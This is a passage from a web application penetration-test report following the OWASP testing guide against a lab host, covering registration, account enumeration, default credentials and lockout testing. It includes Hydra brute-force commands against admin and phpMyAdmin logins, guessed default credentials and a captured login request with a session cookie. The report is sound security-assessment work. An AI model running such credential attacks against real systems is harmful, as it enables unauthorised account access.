As the tester progressed through the methodology, decisions were made as to which of the tests listed in the Identity Management Testing section of the WSTG would be applicable for the testing process. A table showing the chosen tests can be seen in Table 2.21. Any tests not conducted, and the justification for not conducting them, are detailed in Table 2.22. Lastly, the tools used for this phase (including the tests they were applicable to) can be found in Table 2.23.

Table 2.21: Tests conducted during Identity Management Testing phase.

WSTG-ID	Test Name
IDNT-02	Test User Registration Process
IDNT-04	Testing for Account Enumeration and Guessable User Account
IDNT-05	Testing for Weak or Unenforced Username Policy

Table 2.22: Tests not conducted during Identity Management Testing phase and the reason they were disregarded.

WSTG-ID	Test Name	Reason not conducted
IDNT-01	Test Role Definitions	No roles were identified during enumeration of web application.
IDNT-03	Test Account Provisioning Process	The tester had no access to the manual account provisioning process (or any knowledge that one existed).

Table 2.23: Tools used during Identity Management Testing phase and the tests they were used for.

Tool name	Test(s)
Mantra	IDNT-02
ZAP	IDNT-02

2.5.1 WSTG-IDNT-02 – Test User Registration Process

The purpose of this test was to determine the identity requirements in place for the creation of a new user. The tester used the tools shown in Table 2.26 for the completion of this test:

Table 2.24: Tools used for WSTG-IDNT-02 testing.

Name of tool	Version
Mantra	18.0
ZAP	2.14.0

Specifically, the tester sought to find the answers the following questions:

- Can anyone register for access?
- Are registrations vetted by a human prior to provisioning, or are they automatically granted if the criteria are met?
- Can the same person or identity register multiple times?

- Can users register for different roles or permissions?
- What proof of identity is required for a registration to be successful?
- Are registered identities verified?
- Can identity information be easily forged or faked?
- Can the exchange of identity information be manipulated during registration?

2.5.1.1 Procedure

Prior to initiating the registration process, ZAP was launched, and Mantra configured to use it as a proxy using the Options item from the Mantra menu:




Figure 2.33: Opening options from within Mantra.

The proxy settings were configured as shown in Figure 2.34 after navigating through Advanced > Network > Settings.




Figure 2.34: Configuring the proxy settings within Mantra.

The tester then used the “Sign Up” button located on the home page of the website to test the user registration process:




Figure 2.35: Starting the new user registration process on the web application.

The test data used for the registration form is shown in Table 2.25:

Table 2.25: Test data used for the new registration process.

Field name	Data input
Firstname	test1
Lastname	test1
Address	1 Test Street
Email	test1@test.com
Password	test

After a confirmation message was received, the tester attempted to register another user using the following sets of information:

- All of the same data as the first user.
- All of the same data with the exception of the address, which was changed to "2 Test Street".
- All of the same data with the exception of the email, which was changed to test2@test.com.

2.5.1.2 Results

Following the procedure outlined above, the tester registered two new users. This was confirmed by the alert box shown in Figure 2.36 and by successfully logging in with the new user details.




Figure 2.36: New user creation success message.

Attempting to register a new user with the same address as another user was successful. Attempting to register a new user with the same email as another user was unsuccessful and resulted in an alert window indicating that the user already existed in the database, as shown in Figure 2.37:




Figure 2.37: New user creation error message.

ZAP showed the information from the registration form was being sent to the web application in a POST request. The data was being transmitted in plain text, as demonstrated in Figure 2.38:




Figure 2.38: Data transmitted via POST request during the new user registration process.

The answers to the prescribed questions set by the tester can are summarised in Table 2.26. These were used to assist in the assessment of the severity and scope of the weaknesses discovered in this test.

Table 2.26: Answers to the exemplar questions used for the testing process.

Query	Conclusion
Can anyone register for access?	Yes.
Are registrations vetted by a human prior to provisioning, or are they automatically granted if the criteria are met?	No vetting in place – accounts are automatically generated.
Can the same person or identity register multiple times?	The same person could register multiple times, but only if using different email addresses each time.
Can users register for different roles or permissions?	No.
What proof of identity is required for a registration to be successful?	None.
Are registered identities verified?	No.
Can identity information be easily forged or faked?	Yes.

Can the exchange of identity information be manipulated during registration?	Yes – manipulating the data in the POST request would be trivial if using intercepting technology (e.g. ZAP).

2.5.2 WSTG-IDNT-04 – Testing for Account Enumeration and Guessable User Account

The purpose of this test was to enumerate valid user accounts within the web application. This test further sought to review the processes that pertained to the process of user identification. This test was conducted entirely within an internet browser.

2.5.2.1 Procedure

The tester used the "Sign In" button located on the home page of the website to enter the following incorrect credentials into the web application:

- A username of "hacklab@hacklab.com" and a password of "test" (incorrect password).
- A username of "test@test.com" and a password of "test" (suspected invalid username).

This process was repeated with the login portal found in the /admin directory using the following guessed credentials:

- A username of "admin" and a password of "admin".
- A username of "hacklab" and a password of "hacklab".
- A username of "hacklab@hacklab.com" and a password of "hacklab".
- A username of "thisisafake" and a password of "test".

This process was also repeated with the login portal found in the /phpmyadmin directory using the following guessed credentials:

- A username of "xampp" and a password of "user" (as suggested on the login dialogue box).
- A username of "root" and a blank password (default administrator credentials for XAMPP).
- A username of "root" and a password of "root".

2.5.2.2 Results

The web application returned an error message indicating that the email or password was incorrect when attempting to login using a valid username but incorrect password:




Figure 2.39: Main login incorrect password error message.

The web application returned a different error message indicating that no user existed with the username provided when attempting to login using a presumed invalid username:




Figure 2.40: Main login incorrect username error message.

The login portal in the /admin directory returned the same error message for all login attempts, indicating that the username or password supplied was incorrect:

Figure 2.41: /admin incorrect credentials error message.

The login portal at /phpmyadmin did not return any error message unless the tester cancelled the login process with the "Cancel" button on the dialogue box. The web application simply refreshed the login dialogue box after each login attempt, including the attempt using the credentials that were suggested on the login form itself. The error message received after clicking the "Cancel" button can be seen in Figure 2.42:




Figure 2.42: /phpmyadmin incorrect credentials error message.

2.5.3 WSTG-IDNT-05 – Testing for Weak or Unenforced Username Policy

The purpose of this test was to further map the directory and page structure of the web application. This test was conducted entirely within an internet browser.

2.5.3.1 Procedure

Knowing that the web application utilised email addresses as the unique identifier for usernames (as was proven in the testing for WSTG-IDNT-02), the tester attempted to create a new user using data in the Email field of the registration form that did not contain the "@" symbol. The data used for this purpose is summarised in Table 2.27:

Table 2.27: Tools used for WSTG-IDNT-05 testing.

Field name	Data input
Firstname	test3
Lastname	test3
Address	1 Test Street
Email	test3
Password	test

2.5.3.2 Results

The tester was unsuccessful in creating a new user following the procedure described above. The web application returned an error message indicating that the data being provided in the registration form was being validated before being submitted for processing, as shown in Figure 2.43:

Figure 2.43: Data registration on the new user registration form.

2.5.4 Identity Management Testing Results Summary

Figure 2.44 shows a summary of the vulnerabilities identified during the Identity Management Testing stage, alongside their evaluated risk ratings.

WSTG-	Issue Name	Risk	CWE	Test Evidence
IDNT-01	Unprotected primary channel (unvetted new user registration process)	Low	CWE-419	New user registration process
IDNT-01	Unprotected primary channel (ability to forge/fake identity information)	Low	CWE-419	New user registration process
IDNT-01	Unprotected primary channel (ability to manipulate identity information)	Low	CWE-419	New user registration process
IDNT-04	Observable response discrepancy	Low	CWE-204	Error responses to incorrect username entry

Figure 2.44: Vulnerabilities identified during the Identity Management Testing Phase.

2.6 AUTHENTICATION TESTING

As the tester progressed through the methodology, decisions were made as to which of the tests listed in the Authentication Testing section of the WSTG would be applicable for the testing process. A table showing the chosen tests can be seen in Table 2.28. Any tests not conducted, and the justification for not conducting them, are detailed in Table 2.29. Lastly, the tools used for this phase (including the tests they were applicable to) can be found in

Table *2.30*.

Table 2.28: Tests conducted during Authentication Testing phase.

WSTG-ID	Test Name
ATHN-02	Testing for Default Credentials
ATHN-03	Testing for Weak Lock Out Mechanism
ATHN-04	Testing for Bypassing Authentication Schema
ATHN-06	Test for Browser Cache Weakness
ATHN-07	Testing for Weak Password Policy
ATHN-09	Testing for Weak Password Change or Reset Functionalities

Table 2.29: Tests not conducted during Authentication Testing phase and the reason they were disregarded.

WSTG-ID	Test Name	Reason not conducted
ATHN-01	Testing for Credentials Transported Over an Encrypted Channel	No encryption present in web application.
ATHN-05	Testing for Vulnerable Remember Password	No such functionality in web application.
ATHN-08	Testing for Weak Security Question Answer	No such functionality in web application.
ATHN-10	Testing for Weaker Authentication in Alternative Channel	No alternative channels to test.
ATHN-11	Testing Multi-Factor Authentication (MFA)	No such functionality in web application.

Table 2.30: Tools used during Authentication Testing phase and the tests they were used for.

Tool name	Test(s)
Mantra	ATHN-02, ATHN-03, ATHN-06, ATHN-09
ZAP	ATHN-02, ATHN-03, ATHN-06, ATHN-09
Hydra	ATHN-02

2.6.1 WSTG-ATHN-02 – Testing for Default Credentials

The purpose of this test was to attempt to discover weak or common passwords for the login portals found on the web application. The tools used by the tester for the completion of this test are listed in Table 2.31:

Table 2.31: Tools used for WSTG-ATHN-02 testing.

Name of tool	Version
Mantra	18.0
ZAP	2.14.0
Hydra	9.3

2.6.1.1 Procedure

Whilst using ZAP as a proxy for Mantra, the tester first attempted to login to the /admin portal using credentials known to be incorrect. The captured login request and its response can be seen in Figure 2.45:




Figure 2.45: Login request and response in ZAP.

Using the information captured by ZAP, Hydra was executed with the following command:

```
hydra -L SecLists/Usernames/cirt-default-usernames.txt -P
SecLists/Passwords/cirt-default-passwords.txt -s 80 192.168.1.10 http-
post-form "/adminlogin.php:
admin_username=^USER^&admin_password=^PASS^:Username or password is
incorrect!"
```

A breakdown of the command components and their purpose can be seen in Table 2.32:

Table 2.32: Explanation of command line switches for Hydra.

Option	Purpose
`-L`	Specifies the wordlist that Hydra should use for the username input.
`-P`	Specifies the wordlist that Hydra should use for the password input.
`-s`	Specifies the port number that the attack should be launched against.
`http-post-form`	Sets the HTTP method to be used in the attack.
`^USER^`	Placeholder for the insertion of the username data.
`^PASS^`	Placeholder for the insertion of the password data.
`Username or password is incorrect!`	The text returned by the web application in the event of a failed login. This is provided to Hydra so that the tool can detect whether an attempt has been successful or not.

A second attack was initiated against the administration portal at /phpmyadmin. The command used for this attack is shown below. In this instance, the tester specified the HTTP method to use as "`http-get`" to adapt to the basic authentication method used by the endpoint.

```
hydra -L SecLists/Usernames/cirt-default-usernames.txt -P
SecLists/Passwords/cirt-default-passwords.txt -s 80 192.168.1.10 http-
get /phpmyadmin
```

2.6.1.2 Results

Hydra was unable to find any valid credentials for either administration portal with the word lists provided.

2.6.2 WSTG-ATHN-03 – Testing for Weak Lock Out Mechanism

This test sought to evaluate any account lock-out mechanisms on the web application. The tools used for the completion of this test are shown in Table 2.33:

Table 2.33: Tools used for WSTG-ATHN-03 testing.

Name of tool	Version
Mantra	18.0
ZAP	2.14.0

2.6.2.1 Procedure

Whilst using ZAP as a proxy for Mantra, the tester first logged into the web application using credentials known to be correct. The captured login request and its response can be seen in Figure 2.46:

```
POST http://192.168.1.10/userlogin.php HTTP/1.1
host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.10/
Cookie: PHPSESSID=eoqnpkbon7f4r9qs644gulupo6
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 66

user_email=hacklab%40hacklab.com&user_password=hacklab&user_login=

HTTP/1.1 200 OK
Date: Thu, 01 Feb 2024 16:10:29 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: SecretCookie=756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31373036383033383239
Content-Length: 116
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<script>alert('You're successfully logged in!')</script><script>window.open('customers/index.php','_self')</script
```

Figure 2.46: Login request and response in ZAP.

Using the request captured in ZAP, a Fuzz attack was launched by using the Attack > Fuzz option from the right-click menu:




Figure 2.47: Initiating the Fuzz attack in ZAP.

The tester highlighted the password value in the POST request and clicked “Add” to set the placeholder for the fuzz attack, shown in Figure 2.48. In the resulting window, the “Add” button was clicked.




Figure 2.48: Setting the payload placeholder for the Fuzz attack.

In order to send a series of incorrect passwords, the tester used the "Numberzz" type and specified a set of integers from one to one hundred, with an increment of one in the "Add Payload" window. This served to specify to ZAP to send one hundred requests, each with a different password containing the numbers between one and one hundred. The resulting settings can be seen in Figure 2.49:




Figure 2.49: Setting the payloads for the Fuzz attack.

The attack was then initiated by clicking Add > OK > Start Fuzzer. Once the attack was complete, the tester returned to the web application and used the same known credentials as was used to initiate the attack to login to the website with.

2.6.2.2 Results

The response from the web application, which can be seen in Figure 2.50, was the same for each of the one hundred attempts containing an incorrect password.




Figure 2.50: Web application request/response for Fuzz attack.

There were no notifications from the web application that the valid account was subject to a lockout policy. The tester was successful in logging in to the web application immediately after the fuzzing attack was complete, indicating that there was no lockout policy in place.

2.6.3 WSTG-ATHN-04 – Testing for Bypassing Authentication Schema

The purpose of this test was to investigate whether authentication mechanisms were applied across the entire structure of the web application. This test was conducted entirely within an internet browser.

The OWASP WSTG (2020) suggests that there are four ways in which this can be tested:

- Direct page request.
- Parameter modification.
- Session ID prediction.
- SQL injection.

Of these four methods, the tester chose to use only direct page requests for this test, with the knowledge that parameter modification and SQL injection would be explored later in the penetration test. The session ID prediction method was not used as no predictable session IDs had been discovered.

2.6.3.1 Procedure

The tester logged in to the web application using a set of known credentials that had been provided for the purposes of conducting the penetration test. It was observed that upon logging in, the browser was redirected to /customers/index.php. After closing and re-opening the internet browser, an attempt was made to navigate directly to the page held at /customers/index.php without completing the login process.

2.6.3.2 Results

Attempting to navigate to the /customers/index.php without first logging in was unsuccessful. The web application responded by redirecting the tester to the index.php hosted in the root directory of the web application.

2.6.4 WSTG-ATHN-06 – Testing for Browser Cache Weakness

This test was conducted to evaluate whether the web application stored any sensitive information on the client-side, and to investigate whether access could be obtained to areas of the web site without reauthentication. The tester used the tools shown in Table 2.34 for the completion of this test:

Table 2.34: Tools used for WSTG-ATHN-06 testing.

Name of tool	Version
Mantra	18.0
ZAP	2.14.0

This test was split into two sub-sections:

- Attempting to manipulate the client history.
- Checking the web application's cache settings.

2.6.4.1 Procedure

The tester logged in to the web application using a set of known credentials that had been provided for the purposes of conducting the penetration test. After logging out of the test account, an attempt was made to navigate back to the logged-in page using the back button in the browser (shown in Figure 2.51) and without completing the login form anew.




Figure 2.51: Using the back button to attempt to bypass authentication.

Using ZAP as a proxy for Mantra, the tester logged in to the web application using the same set of known credentials and navigated around the pages accessible to the authenticated user. Of particular interest for this test were any pages that might contain sensitive user information, such as "My cart" (/customer/cart_items.php). The resulting HTTP responses from the web application could then be viewed within ZAP.

2.6.4.2 Results

Attempting to navigate to the authenticated user area by use of the "back" button was unsuccessful. The web application responded by redirecting the tester to the index.php hosted in the root directory of the web application.

Upon examining the HTTP headers on the “My cart” page, it was clear that the Cache-Control response header had been enabled and configured to ensure that the page’s content could not be cached, as evidenced in Figure 2.52:

